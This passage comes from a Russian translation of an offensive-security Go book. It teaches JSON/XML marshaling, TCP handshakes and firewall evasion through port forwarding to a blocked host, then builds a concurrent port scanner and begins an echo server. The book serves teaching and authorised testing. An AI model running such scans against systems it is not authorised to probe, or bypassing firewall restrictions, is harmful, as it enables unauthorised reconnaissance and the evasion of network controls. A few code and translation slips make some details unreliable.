Оба пакета могут выполнять маршалинг и демаршалинг произвольных структур данных, то есть преобразовывать строки в структуры и наоборот.

Взглянем на пример, выполняющий сериализацию структуры в байтовый срез и последующую десериализацию этого среза байтов обратно в структуру:

```
❶ type Foo struct {
      Bar string
      Baz string
  }

  func main() {
    ❷ f := Foo{"Joe Junior", "Hello Shabado"}
      b, _❸ := json.Marshal❹ (f❺)
    ❻ fmt.Println(string(b))
      json.Unmarshal(b❼, &f❽)
  }
```

Этот код, не соответствующий наилучшим практикам и игнорирующий возможные ошибки, определяет тип `struct` с именем `Foo` ❶. Мы инициализируем его в функции `main()` ❷, а затем вызываем `json.Marshal()` ❹, передавая ей экземпляр `Foo` ❺. Метод `Marshal()` кодирует `struct` в JSON, возвращая срез `byte` ❸, который мы затем выводим в `stdout` ❻. Показанный здесь вывод — это строковое представление структуры `Foo` в кодировке JSON:

```
{"Bar":"Joe Junior","Baz":"Hello Shabado"}
```

В завершение мы берем тот же срез `byte` ❼ и декодируем его через вызов `json.Unmarshal(b, &f)`, в результате чего получаем экземпляр структуры `Foo` ❽. При обработке XML процесс почти идентичен.

Работая с JSON и XML, вы обычно будете использовать *теги полей*. Они представляют собой элементы метаданных, которые вы присваиваете полям структуры, определяя для логики маршалинга/демаршалинга способ обнаружения и трактовки связанных элементов. Для этих полей существует бесчисленное множество вариаций, мы приведем лишь краткий пример их применения для обработки XML:

```
type Foo struct {
    Bar    string    `xml:"id,attr"`
    Baz    string    `xml:"parent>child"`
}
```

Строковые значения, заключенные в обратные кавычки, и являются тегами полей. *Теги полей* всегда начинаются с имени тега (в этом случае `xml`), сопровождаемого

двоеточием и директивой, заключенной в двойные кавычки. Эта *директива* указывает, как поля должны обрабатываться. В нашем случае первая директива объявляет, что `Bar` нужно рассматривать не как элемент, а как атрибут с именем `id`. Вторая же указывает, что `Baz` нужно искать в подэлементе `child`, принадлежащем `parent`. Если изменить предыдущий пример, чтобы закодировать эту структуру как XML, то мы увидим такой результат:

```
<Foo id="Joe Junior"><parent><child>Hello Shabado</child></parent></Foo>
```

Кодировщик XML на основе этих директив соответствующим образом определяет имена элементов, и каждое поле в итоге обрабатывается нужным вам образом.

По мере чтения книги вы будете встречать использование этих тегов для работы и с другими форматами сериализации данных, включая ASN.1 и MessagePack. Мы также обсудим некоторые примеры определения собственных тегов, в частности, когда будем изучать обработку протокола блока серверных сообщений (Server Message Block, SMB).

Резюме

В этой главе мы настроили среду разработки и изучили фундаментальные аспекты языка. Это далеко не исчерпывающий список его характеристик, так как все нюансы и особенности совершенно невозможно обобщить в одной главе. Мы включили в нее лишь самое необходимое для освоения последующего материала книги. Далее переключимся на практическую сторону применения Go в области безопасности и хакерства.

2

TCP, сканеры и прокси

Рассмотрение практического применения Go мы начнем с разбора *протокола контроля передачи* (TCP), являющегося преобладающим стандартом и основой современных сетевых коммуникаций. TCP встречается повсеместно и отличается наличием множества отлично документированных библиотек, образцов кода и в большинстве случаев несложными потоками пакетов. Его понимание необходимо для грамотной реализации оценки, парсинга запросов и управления сетевым трафиком.

В роли атакующего вы должны понимать принцип работы TCP, чтобы справляться с разработкой пригодных вариантов его конструкций, позволяющих определять открытые/закрытые порты, распознавать такие потенциально ошибочные результаты, как ложные срабатывания — например, SYN-флуд защиты, — и обходить ограничения на исходящий трафик посредством переадресации портов. В этой главе вы изучите основы TCP-коммуникаций в Go, реализуете многопоточный правильно отрегулированный сканер портов, создадите TCP-прокси, который можно использовать для переадресации портов, а также воссоздадите Netcat-функцию «зияющая дыра в безопасности».

Были написаны целые учебники, раскрывающие каждый нюанс TCP, включая такие темы, как потоки и структура пакетов, надежность, повторная сборка сегментов и многие другие. Настолько подробная детализация выходит за рамки темы данной книги, поэтому мы рекомендуем глубже изучить эту тему, прочитав книгу Чарльза М. Козиерока (Charles M. Kozierok) *The TCP/IP Guide*, изданную No Starch Press в 2005 году.

TCP Handshaking

В качестве напоминания мы начнем с основ. На рис. 2.1 показано, как TCP при запросе порта использует процесс рукопожатия (handshaking), определяя, открыт порт, закрыт или фильтруется.




Рис. 2.1. Основы рукопожатия в TCP

Если порт открыт, рукопожатие осуществляется в три этапа. Сначала клиент отправляет пакет `syn`, определяющий начало сеанса связи. В ответ на это сервер отправляет `syn-ack`, иначе говоря, подтверждение получения пакета `syn`, предлагая клиенту завершить сеанс установки связи отправкой сигнала `ack`, то есть встречного подтверждения получения ответа сервера. После этого может начаться обмен данными. Если же порт будет закрыт, сервер ответит пакетом `rst`, а не `syn-ack`. В случае, когда трафик фильтруется межсетевым экраном (брандмауэром), клиент обычно не получает от сервера ответа.

При написании сетевых протоколов важно понимать принцип работы этих пакетов. Соответствие выходных данных создаваемых вами инструментов этим низкоуровневым потокам пакетов поможет убедиться в правильной установке сетевого соединения и устранить потенциальные проблемы. Как вы увидите чуть позже, в коде можно легко допустить ошибки, не реализовав полный цикл рукопожатия при соединении «клиент — сервер», что приведет к неточным или вводящим в заблуждение результатам.

Обход брандмауэра с помощью переадресации портов

Иногда в системах с целью ограничения доступа клиента к конкретным серверам и портам устанавливаются брандмауэры. В некоторых случаях эти ограничения можно обойти, используя промежуточную систему для проксирования в обход или через такой брандмауэр. Эта техника называется *переадресацией портов*.

Многие корпоративные сети ограничивают возможность подключения своих внутренних ресурсов к вредоносным сайтам. В качестве примера представьте такой сайт под названием evil.com. Если сотрудник компании попытается подключиться к нему напрямую, брандмауэр заблокирует его запрос. Но если у сотрудника есть собственная внешняя система, доступная через брандмауэр (например, stacktitan.com), то он может задействовать ее для установки связи с evil.com. Этот принцип отражен на рис. 2.2.




Рис. 2.2. TCP-прокси

Клиент подключается к удаленному хосту stacktitan.com через брандмауэр. Этот хост настроен на перенаправление соединений к хосту evil.com. Несмотря на то что брандмауэр запрещает прямые подключения к evil.com, описанная конфигурация позволяет клиенту обойти этот механизм защиты.

Переадресацию портов можно использовать для эксплуатации нескольких запрещающих сетевых конфигураций. Например, можно перенаправить трафик через инсталляционный сервер для доступа к сегментированной сети или обращения к портам, привязанным к ограниченным интерфейсам.

Написание TCP-сканера

Один из эффективных способов концептуализировать понимание взаимодействия TCP-портов — это реализация их сканера. В процессе его создания вы увидите все шаги обмена рукопожатиями в TCP, а также эффекты от возникающих изменений состояний, которые позволяют определить, является ли порт доступным, закрытым или отфильтровывается.

Написав базовый сканер портов, вы перейдете к созданию его ускоренной версии. Базово эта программа способна сканировать множество портов, используя один непрерывный метод, но если вам потребуется выполнить сканирование всех 65 535 портов, это может занять слишком много времени. Поэтому мы научим вас с помощью многопоточности делать малоэффективный сканер более подходящим для выполнения задач расширенного сканирования.

Освоенные в этом разделе шаблоны параллельности вы сможете применять и во многих других сценариях.

Тестирование портов на доступность

Первый шаг в создании сканера портов — понять процесс инициирования соединения от клиента к серверу. В рассматриваемом примере вы будете подключаться к scanme.nmap.org — сервису проекта Nmap[1] и сканировать его. Для этого мы с вами задействуем пакет Go net: `net.Dial(network, address string)`.

Первый аргумент — это строка, определяющая тип инициируемого соединения. Дело в том, что `Dial` используется не только для TCP, но и для создания соединений, задействующих сокеты Unix, UDP и протоколы 4-го уровня, которые мы оставим в стороне, так как на основе всего нашего опыта будет достаточно просто сказать, что TCP очень хорош. В этот аргумент можно передать несколько вариантов строк, но для краткости будем использовать строку `tcp`.

Второй аргумент указывает `Dial(`*`network, address string`*`)` на хост, к которому вы хотите подключиться. Обратите внимание на то, что это одна строка, а не `string` и `int`. Для соединений IPv4/TCP она будет принимать форму `host:port`. Например, если вам нужно подключиться к `scanme.nmap.org` через TCP-порт 80, то нужно указать `scanme.nmap.org:80`.

Теперь вы знаете, как создать соединение, но как понять, что оно было успешным? Для этого выполняется проверка на ошибки: `Dial(`*`network, address string`*`)`

[1] Это бесплатный сервис, предоставленный создателем Nmap Федором. Но не стоит слишком усердствовать с его применением. Хозяин ресурса просит «не нагружать сервер и делать не более нескольких сканирований в день, но никак не 100».

возвращает Conn и error. При этом error будет nil, если соединение установлено успешно. Так что для проверки вам просто нужно убедиться, что error равна nil.

Вот теперь у вас есть все необходимые элементы для построения сканера портов, хотя и не особо корректного. В листинге 2.1 показано, как все это объединить. (Все листинги кода находятся в корневом каталоге /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 2.1. Простой сканер портов, сканирующий только один порт (/ch-2/dial/main.go)

```
package main

import (
    "fmt"
    "net"
)

func main() {
    _, err := net.Dial("tcp", "scanme.nmap.org:80")

    if err == nil {
        fmt.Println("Connection successful")
    }
}
```

Выполнив этот код, вы должны увидеть сообщение Connection successful при условии наличия у вас доступа к великой информационной супермагистрали.

Выполнение однопоточного сканирования

Сканирование по одному порту за раз не особо полезно и малоэффективно, так как диапазон TCP-портов — от 1 до 65 535. В целях же тестирования давайте пока просканируем порты от 1 до 1024. Для этого можно использовать цикл for:

```
for i:=1; i <= 1024; i++ {
}
```

Теперь у вас есть int, но нужно помнить, что в качестве второго аргумента для Dial(*network, address string*) требуется строка. Есть по меньшей мере два способа преобразования целого числа в строку. Первый — использовать пакет преобразования строк strconv. Второй — применить функцию Sprintf(*format string, a ... interface*{}) из пакета fmt, которая (аналогично своему собрату в C) возвращает string, сгенерированную из строки формата (format string).

Создайте файл с кодом из листинга 2.2 и убедитесь в работоспособности цикла и функции генерации строки. Выполнение этого кода должно вывести 1024 строки, но утруждать себя их подсчетом не обязательно.

Листинг 2.2. Сканирование 1024 портов scanme.nmap.org (/ch-2/tcp-scanner-slow/main.go)

```
package main

import (
    "fmt"
)

func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        fmt.Println(address)
    }
}
```

Теперь осталось только подставить переменную адреса из предыдущего кода в `Dial(network, address string)` и протестировать доступность портов, реализовав такую же проверку ошибок, как в предыдущем разделе. Помимо этого, чтобы не оставлять успешные соединения открытыми, следует добавить логику их закрытия. *Завершение соединений* — это жест вежливости. Для этого вам нужно выполнить в Conn вызов `Close()`. В листинге 2.3 показана полноценная реализация сканера портов.

Листинг 2.3. Завершенный сканер портов (/ch-2/tcp-scanner-slow/main.go)

```
package main

import (
    "fmt"
    "net"
)

func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        conn, err := net.Dial("tcp", address)
        if err != nil {
            // порт закрыт или отфильтрован
            continue
        }
        conn.Close()
        fmt.Printf("%d open\n", i)
    }
}
```

Скомпилируйте и выполните этот код для выполнения легкого сканирования цели. Вы должны обнаружить пару открытых портов.

Параллельное сканирование

Предыдущий сканер сканировал серию портов в один заход. Но вашей целью является проверка множества портов параллельно, что существенно ускорит его

работу. Для этого мы воспользуемся горутинами. Go позволяет создавать столько горутин, сколько способна обработать ваша система, ограничиваясь только объемом доступной памяти.

Слишком быстрая версия сканера

Самым прямолинейным способом создания параллельного сканера будет обернуть вызов `Dial(network, address string)` в горутину. Чтобы собственными глазами увидеть последствия этого, создайте файл `scan-too-fast.go` с кодом из листинга 2.4 и выполните его.

Листинг 2.4. Сканер, работающий слишком быстро (/ch-2/tcp-scanner-too-fast/main.go)

```
package main

import (
    "fmt"
    "net"
)

func main() {
    for i := 1; i <= 1024; i++ {
        go func(j int) {
            address := fmt.Sprintf("scanme.nmap.org:%d", j)
            conn, err := net.Dial("tcp", address)
            if err != nil {
                return
            }
            conn.Close()
            fmt.Printf("%d open\n", j)
        }(i)
    }
}
```

При выполнении кода вы заметите, что программа завершается практически мгновенно:

```
$ time ./tcp-scanner-too-fast
./tcp-scanner-too-fast 0.00s user 0.00s system 90% cpu 0.004 total
```

Этот код запускает по одной горутине для каждого соединения, а основная горутина не знает, что нужно ждать окончания его установки. В связи с этим выполнение кода завершается, как только цикл `for` заканчивает перебор, что происходит быстрее, чем сеть успевает осуществить обмен пакетами между кодом и всеми целевыми портами. Поэтому вы не получите точных результатов для портов, чьи пакеты находились в процессе обмена.

Исправить это можно несколькими способами. Первый — использовать `WaitGroup` из пакета `sync`, предоставляющий потокобезопасный способ управления параллельным выполнением. `WaitGroup` — это тип структуры, который создается так:

```
var wg sync.WaitGroup
```

Создав `WaitGroup`, вы можете вызвать для этой структуры несколько методов. Первый метод — `Add(int)`, увеличивающий внутренний счетчик согласно переданному числу. Следующий — метод `Done()`, уменьшающий счетчик на 1. И наконец, метод `Wait()`, блокирующий выполнение горутины, в которой вызывается, запрещая дальнейшее выполнение, пока внутренний счетчик не достигнет нуля. Эти вызовы можно совмещать, гарантируя, что основная горутина дождется завершения всех соединений.

Синхронизированное сканирование с помощью WaitGroup

В листинге 2.5 показана предыдущая программа сканирования, но уже с другой реализацией горутин.

Листинг 2.5. Синхронизированный сканер, использующий WaitGroup (/ch-2/tcp-scanner-wg-too-fast/main.go)

```
package main

import (
    "fmt"
    "net"
    "sync"
)
func main() {
 ❶ var wg sync.WaitGroup
   for i := 1; i <=  1024;  i++ {
    ❷ wg.Add(1)
      go func(j int) {
       ❸  defer wg.Done()
          address := fmt.Sprintf("scanme.nmap.org:%d", j)
          conn, err := net.Dial("tcp", address)
          if err != nil {
              return
          }
          conn.Close()
          fmt.Printf("%d open\n", j)
      }(i)
   }
 ❹ wg.Wait()
}
```

Этот вариант кода по большому счету остался неизменным. Тем не менее здесь мы добавили код, явно отслеживающий оставшуюся работу. В этой версии программы

создаем `sync.WaitGroup` ❶, выступающую в качестве синхронизированного счетчика. Мы увеличиваем этот счетчик через `wg.Add(1)` при каждом создании горутины для сканирования порта ❷. При этом отложенный вызов `wg.Done()` уменьшает этот счетчик при завершении каждой единицы работы ❸. Функция `main()` вызывает `wg.Wait()`, который блокирует выполнение, пока не будет выполнена вся работа и счетчик не достигнет нуля ❹.

Эта версия программы уже лучше, но по-прежнему имеет недостатки. Если запустить ее несколько раз для разных хостов, можно получить несогласованные результаты. Одновременное сканирование чрезмерного количества хостов или портов может привести к тому, что ограничения системы или сети исказят результаты. Попробуйте изменить в коде значение `1024` на `65535` и укажите адрес целевого сервера как `127.0.0.1`. При желании можете использовать Wireshark или tcpdump, чтобы увидеть, насколько быстро открываются эти соединения.

Сканирование портов с помощью пула воркеров

Чтобы избежать несогласованности, можно задействовать для управления параллельным выполнением пул горутин. С помощью цикла `for` вы создаете определенное количество воркеров горутин в качестве пула. Затем в потоке `main()` с помощью канала обеспечиваете работу.

Для начала создайте новую программу, которая использует канал `int`, содержит 100 воркеров и выводит их результаты на экран. При этом задействуйте `WaitGroup` для блокирования выполнения.

Создайте начальную заглушку кода для функции `main`, а над ней напишите функцию, приведенную в листинге 2.6.

Листинг 2.6. Функция с воркером для выполнения задачи

```
func worker(ports chan int, wg *sync.WaitGroup) {
    for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}
```

Функция `worker(int, *sync.WaitGroup)` получает два аргумента: канал типа `int` и указатель на `WaitGroup`. Канал будет использоваться для получения работы, а `WaitGroup` — для отслеживания завершения одной ее единицы.

Далее добавьте функцию `main()`, приведенную в листинге 2.7, которая будет управлять рабочей нагрузкой и обеспечивать работу функции `worker(int, *sync.WaitGroup)`.

Листинг 2.7. Базовый пул воркеров (/ch-2/tcp-sync-scanner/main.go)

```
package main

import (
    "fmt"
    "sync"
)

func worker(ports chan int, wg *sync.WaitGroup) {
  ❶ for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}

func main() {
    ports  :=  make❷(chan  int,  100)
    var wg sync.WaitGroup
  ❸ for i := 0; i < cap(ports); i++ {
        go worker(ports, &wg)
    }
    for i := 1; i <= 1024; i++ {
        wg.Add(1)
      ❹ ports <- i
    }
    wg.Wait()
  ❺ close(ports)
}
```

Сначала создается канал с помощью `make()` ❷. В `make()` в качестве второго параметра передается значение `100`. Это добавляет каналу *буферизацию*, то есть в него можно будет отправлять элемент и не ждать, пока получатель этот элемент прочтет. Буферизованные каналы идеально подходят для поддержания и отслеживания работы нескольких производителей и потребителей. Емкость канала определяется как 100. Значит, он может вместить 100 элементов, до того как отправитель будет заблокирован. Это дает небольшой прирост производительности, поскольку все воркеры смогут запускаться сразу.

Далее с помощью цикла `for` ❸ запускается заданное число воркеров — в данном случае 100. В функции `worker(int, *sync.WaitGroup)` с помощью `range` ❶ происходит непрерывное циклическое получение данных из канала `ports`, завершающееся только при закрытии канала. Обратите внимание: пока воркер никакой работы не выполняет — это произойдет чуть позже. Последовательно перебирая порты в функции `main()`, вы отправляете порт через канал `ports` ❹ воркеру. По завершении всей работы закрываете канал ❺.

Запустив эту программу, вы увидите, как на экран выводятся числа. Здесь можно заметить кое-что интересное, а именно то, что выводятся они в конкретном порядке. Добро пожаловать в прекрасный мир многопоточности!

Многоканальная связь

Чтобы завершить создание сканера, можно вставить код, использованный ранее в этом разделе, и это вполне сработает. Но в таком случае выводимые порты будут не отсортированы, так как сканер станет проверять их не по порядку. Решить эту проблему можно, реализовав упорядоченную передачу результатов сканирования в основной поток через дополнительный. Это изменение к тому же позволит полностью устранить зависимость от `WaitGroup`, так как теперь у вас будет другой метод для отслеживания завершения. Например, если вы сканируете 1024 порта, то делаете по каналу воркера 1024 передачи, после чего снова выполняете 1024 передачи с результатами работы обратно в основной поток. Поскольку количество отправленных единиц работы и полученных результатов совпадает, программа понимает, когда нужно закрывать каналы и, следовательно, отключать воркеры.

Эта модификация кода представлена в листинге 2.8, которым завершается создание сканера.

Листинг 2.8. Сканирование портов через несколько каналов (/ch-2/tcp-scanner-final/main.go)

```
package main
import (
"fmt"
    "net"
    "sort"
)

❶ func worker(ports, results chan int) {
    for p := range ports {
        address := fmt.Sprintf("scanme.nmap.org:%d", p)
        conn, err := net.Dial("tcp", address)
        if err != nil {
          ❷ results <- 0
            continue
        }
        conn.Close()
      ❸ results  <- p
    }
}

func main() {
    ports := make(chan int, 100)
  ❹ results := make(chan int)
  ❺ var openports []int

    for i := 0; i <  cap(ports);  i++  {
        go worker(ports, results)
    }

  ❻ go func() {
```

```
        for i := 1; i <= 1024; i++ {
            ports <- i
        }
    }()

❼   for i := 0; i < 1024; i++ {
        port := <-results
        if port  !=  0 {
            openports = append(openports, port)
        }
    }

    close(ports)
    close(results)
❽   sort.Ints(openports)
    for _, port := range openports {
        fmt.Printf("%d open\n", port)
    }
}
```

Функция `worker(ports, results chan int)` была изменена для получения двух каналов ❶. Остальная логика почти полностью осталась прежней, за исключением того, что в случае закрытого порта вы отправляете ноль ❷, а в случае открытого — значение этого порта ❸. Кроме того, здесь вы создаете отдельный канал для передачи результатов от воркера в основной поток ❹. Затем результаты сохраняются в срез ❺, что позволяет выполнить их сортировку. Далее вам нужно реализовать отправку данных воркера в отдельной горутине ❻, потому что цикл сбора результатов должен начаться до того, как сможет продолжиться выполнение более 100 единиц работы.

Этот цикл ❼ получает по каналу `results` 1024 передачи. Если порт не равен 0, он добавляется в срез. После закрытия каналов вы используете сортировку ❽ для упорядочивания среза открытых портов. Далее остается лишь перебрать срез и вывести открытые порты на экран.

Вот вы и написали высокопроизводительный сканер портов. Уделите время экспериментированию с кодом — в частности, с количеством воркеров. Чем их больше, тем быстрее должна выполняться программа. Но если их окажется слишком много, результаты станут ненадежными. При написании инструментов, которые будут применять другие люди, вам нужно использовать грамотное предустановленное значение, которое ориентировано на надежность, а не на скорость. При этом также следует предоставлять пользователям опцию самостоятельного выбора количества воркеров.

В полученную программу можно внести пару улучшений. Во-первых, вы отправляете по каналу `results` результат сканирования каждого порта, что необязательно. Альтернативное решение потребует написания более сложного кода, который будет

использовать дополнительный канал не только для отслеживания воркеров, но и для предотвращения условия гонки, обеспечивая завершение всех собранных результатов. Поскольку это вводная глава, мы намеренно не стали затрагивать данную тему, чтобы рассмотреть ее в главе 3. Во-вторых, вам может потребоваться, чтобы сканер умел парсить строки с портами, например `80,443,8080,21-25`, наподобие тех, что могут быть переданы в Nmap. Если вас интересует реализация этой возможности, загляните в репозиторий по ссылке https://github.com/blackhat-go/bhg/blob/master/ch-2/scanner-port-format/. Мы предлагаем вам освоить этот прием самостоятельно.

Создание TCP-прокси

Вы можете реализовать все TCP-взаимодействия, используя встроенный в Go пакет `net`. В предыдущем разделе мы сосредоточились главным образом на его применении с позиции клиента. В этом же разделе задействуем его для создания TCP-серверов и передачи данных. Изучение этого процесса начнется с создания *эхо-сервера* — сервера, который просто возвращает запрос обратно клиенту. Затем мы создадим две более универсальные в применении программы: переадресатор TCP-портов и Netcat-функцию «зияющая дыра в безопасности», применяемую для удаленного выполнения команд.

Использование io.Reader и io.Writer

При создании примеров этого раздела вам потребуется задействовать два значимых типа: `io.Reader` и `io.Writer`. Они необходимы для всех задач ввода/вывода (I/O) вне зависимости от того, задействуете вы TCP, HTTP, файловую систему или любые другие средства. Будучи частью встроенного в Go пакета io, эти типы являются краеугольным камнем любой передачи данных, как локальной, так и сетевой. В документации они определены так:

```
type Reader interface {
    Read(p []byte) (n int, err error)
}
type Writer interface {
    Write(p []byte) (n int, err error)
}
```

Оба типа определяются как интерфейсы, то есть напрямую их создать нельзя. Каждый тип содержит определение одной экспортируемой функции: `Read` или `Write`. Как мы говорили в главе 1, можно рассматривать эти функции как абстрактные методы, которые должны быть реализованы в типе, чтобы он считался `Reader` или `Writer`. Например, следующий искусственный тип выполняет это соглашение и может использоваться там, где приемлем `Reader`:

```
type FooReader struct {}
func (fooReader *FooReader) Read(p []byte) (int, error) {
    // Считывает данные из любого заданного места
    return len(dataReadFromSomewhere), nil
}
```

По тому же принципу создан и интерфейс `Writer`:

```
type FooWriter struct {}
func (fooWriter *FooWriter) Write(p []byte) (int, error) {
    // Записывает данные в любое указанное место
    return len(dataWrittenSomewhere), nil
}
```

Давайте с помощью них создадим что-нибудь полуготовое: настраиваемый `Reader` и `Writer`, обертывающий `stdin` и `stdout`. Код для этого тоже будет несколько искусственным, так как типы Go `os.Stdin` и `os.Stdout` уже действуют как `Reader` и `Writer`. Но если не пытаться изобрести колесо, то ничему и не научишься, ведь так?

В листинге 2.9 показана полная реализация, а далее дано пояснение.

Листинг 2.9. Реализация reader и writer (/ch-2/io-example/main.go)

```
package main

import (
    "fmt"
    "log"
    "os"
)

// FooReader определяет io.Reader для чтения из stdin
❶ type FooReader struct{}

// Read считывает данные из stdin
❷ func (fooReader *FooReader) Read(b []byte) (int, error) {
    fmt.Print("in > ")
    return os.Stdin.Read(b) ❸
}

// FooWriter определяет io.Writer для записи в Stdout
❹ type FooWriter struct{}

// Write записывает данные в Stdout
❺ func (fooWriter *FooWriter) Write(b []byte) (int, error) {
    fmt.Print("out> ")
    return os.Stdout.Write(b) ❻
}

func main() {
```

```
    // Создаем экземпляры reader и writer
    var (
        reader FooReader
        writer FooWriter
    )

    // Создаем буфер для хранения ввода/вывода
❼   input := make([]byte, 4096)
    // Используем reader для чтения ввода
    s,  err  :=  reader.Read(input) ❽
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    fmt.Printf("Read %d bytes from stdin\n", s)

    // Используем writer для записи вывода
    s,  err  =  writer.Write(input) ❾
    if err != nil {
        log.Fatalln("Unable to write data")
    }
    fmt.Printf("Wrote %d bytes to stdout\n", s)
}
```

Этот код определяет два пользовательских типа: `FooReader` ❶ и `FooWriter` ❹. В каждом типе вы определяете конкретную реализацию функции `Read([]byte)` ❷ для `FooReader` и функции `Write([]byte)` ❺ для `FooWriter`. В этом случае обе функции считывают из `stdin` ❸ и записывают в `stdout` ❻.

Обратите внимание на то, что функции `Read` и в `FooReader`, и в `os.Stdin` возвращают длину данных и все ошибки. Сами эти данные копируются в срез `byte`, передаваемый этой функции. Это согласуется с начальным определением интерфейса `Reader`, приведенным в данном разделе ранее. Функция `main()` создает этот срез с названием `input` ❼ и затем использует его в вызовах к `FooReader.Read([]byte)` ❽ и `FooReader.Write([]byte)` ❾.

При пробном запуске программы мы получим следующий вывод:

```
$ go run main.go
in  >  hello  world!!!
Read 15 bytes from stdin
out> hello world!!!
Wrote 4096 bytes to stdout
```

Копирование данных из `Reader` в `Writer` — это настолько распространенный шаблон, что пакет `io` содержит специальную функцию `Copy()`, которую можно задействовать для упрощения функции `main()`. Вот ее прототип:

```
func Copy(dst io.Writer, src io.Reader) (written int64, error)
```

Эта удобная функция позволяет реализовывать то же поведение программы, что и ранее, заменив `main()` кодом, показанным в листинге 2.10.

Листинг 2.10. Применение io.Copy (/ch-2/copy-example/main.go)

```
func main() {
    var (
        reader FooReader
        writer FooWriter
    )
    if _, err := io.Copy(&writer, &reader) ❶; err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

Обратите внимание, что явные вызовы `reader.Read([]byte)` и `writer.Write([]byte)` были замещены одним вызовом `io.Copy(writer, reader)` ❶. Внутренне `io.Copy(writer, reader)` вызывает в переданном ридере функцию `Read([]byte)`, в результате чего `FooReader` выполняет считывание из `stdin`. Далее `io.Copy(writer, reader)` вызывает в переданном райтере функцию `Write([]byte)`, что приводит к вызову `FooWriter`, записывающего данные в `stdout`. По сути, `io.Copy(writer, reader)` обрабатывает последовательный процесс чтения/записи без лишних деталей.

Этот вводный раздел никак нельзя считать подробным рассмотрением системы I/O и интерфейсов в Go. Многие вспомогательные функции и пользовательские ридеры/райтеры существуют как часть стандартных пакетов Go. В большинстве случаев эти стандартные пакеты содержат все основные реализации, необходимые для реализации большинства распространенных задач. В следующем разделе мы рассмотрим применение всех этих основ к TCP-коммуникациям и в итоге применим полученные навыки для разработки реальных рабочих инструментов.

Создание эхо-сервера

Как и во многих языках, изучение процесса чтения/записи данных с сокета мы начнем с построения эхо-сервера. Для этого будем использовать `net.Conn` — потокоориентированное соединение Go, с которым вы уже познакомились при создании сканера портов. Как указано в документации для этого типа данных, `Conn` реализует функции `Read([]byte)` и `Write([]byte)` согласно определению для интерфейсов `Reader` и `Writer`. Следовательно, `Conn` одновременно является и `Reader`, и `Writer` (да, такое возможно). Это вполне логично, так как TCP-соединения двунаправленные и могут использоваться для отправки (записи) и получения (чтения) данных.

После создания экземпляра `Conn` вы сможете отправлять и получать данные через TCP-сокет. Тем не менее TCP-сервер не может просто создать соединение, его

должен установить клиент. В Go для начального открытия TCP-слушателя на конкретном порте можно использовать `net.Listen(network, address string)`. После подключения клиента метод `Accept()` создает и возвращает объект `Conn`, который вы можете применять для получения и отправки данных.

В листинге 2.11 показан полноценный пример реализации сервера. Для большей ясности мы добавили в код комментарии. Не стремитесь сразу понять весь код, так как позже мы подробно его поясним.

Листинг 2.11. Базовый эхо-сервер (/ch-2/echo-server/main.go)

```
package main

import (
    "log"
    "net"
)
// echo – это функция-обработчик, просто отражающая полученные данные
func echo(conn net.Conn) {
    defer conn.Close()

    // Создаем буфер для хранения полученных данных
    b := make([]byte, 512)
 ❶ for {
        // Получаем данные через conn.Read в буфер
        size, err := conn.Read❷(b[0:])
        if err == io.EOF {
            log.Println("Client disconnected")
            break
        }
        if err != nil {
            log.Println("Unexpected error")
            break
        }
        log.Printf("Received %d bytes: %s\n", size, string(b))

        // Отправляем данные через conn.Write
        log.Println("Writing data")
        if _, err := conn.Write❸(b[0:size]); err != nil {
            log.Fatalln("Unable to write data")
        }
    }
}

func main() {
    // Привязываемся к TCP-порту 20080 во всех интерфейсах
 ❹ listener, err := net.Listen("tcp", ":20080")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }
```

```
    log.Println("Listening on 0.0.0.0:20080")
❺ for {
        // Ожидаем соединения и при его установке создаем net.Conn
      ❻ conn, err := listener.Accept()
        log.Println("Received connection")
        if err != nil {
            log.Fatalln("Unable to accept connection")
        }
        // Обрабатываем соединение, используя горутины для многопоточности
      ❼ go echo(conn)
    }
}
```

Листинг 2.11 начинается с определения функции `echo(net.Conn)`, которая принимает в качестве параметра экземпляр `Conn`. Он выступает в роли обработчика соединения, выполняя все необходимые операции I/O. Эта функция повторяется бесконечно ❶, используя буфер для считывания данных из соединения ❷ и их записи в него ❸. Данные считываются в переменную `b`, после чего записываются обратно в соединение.

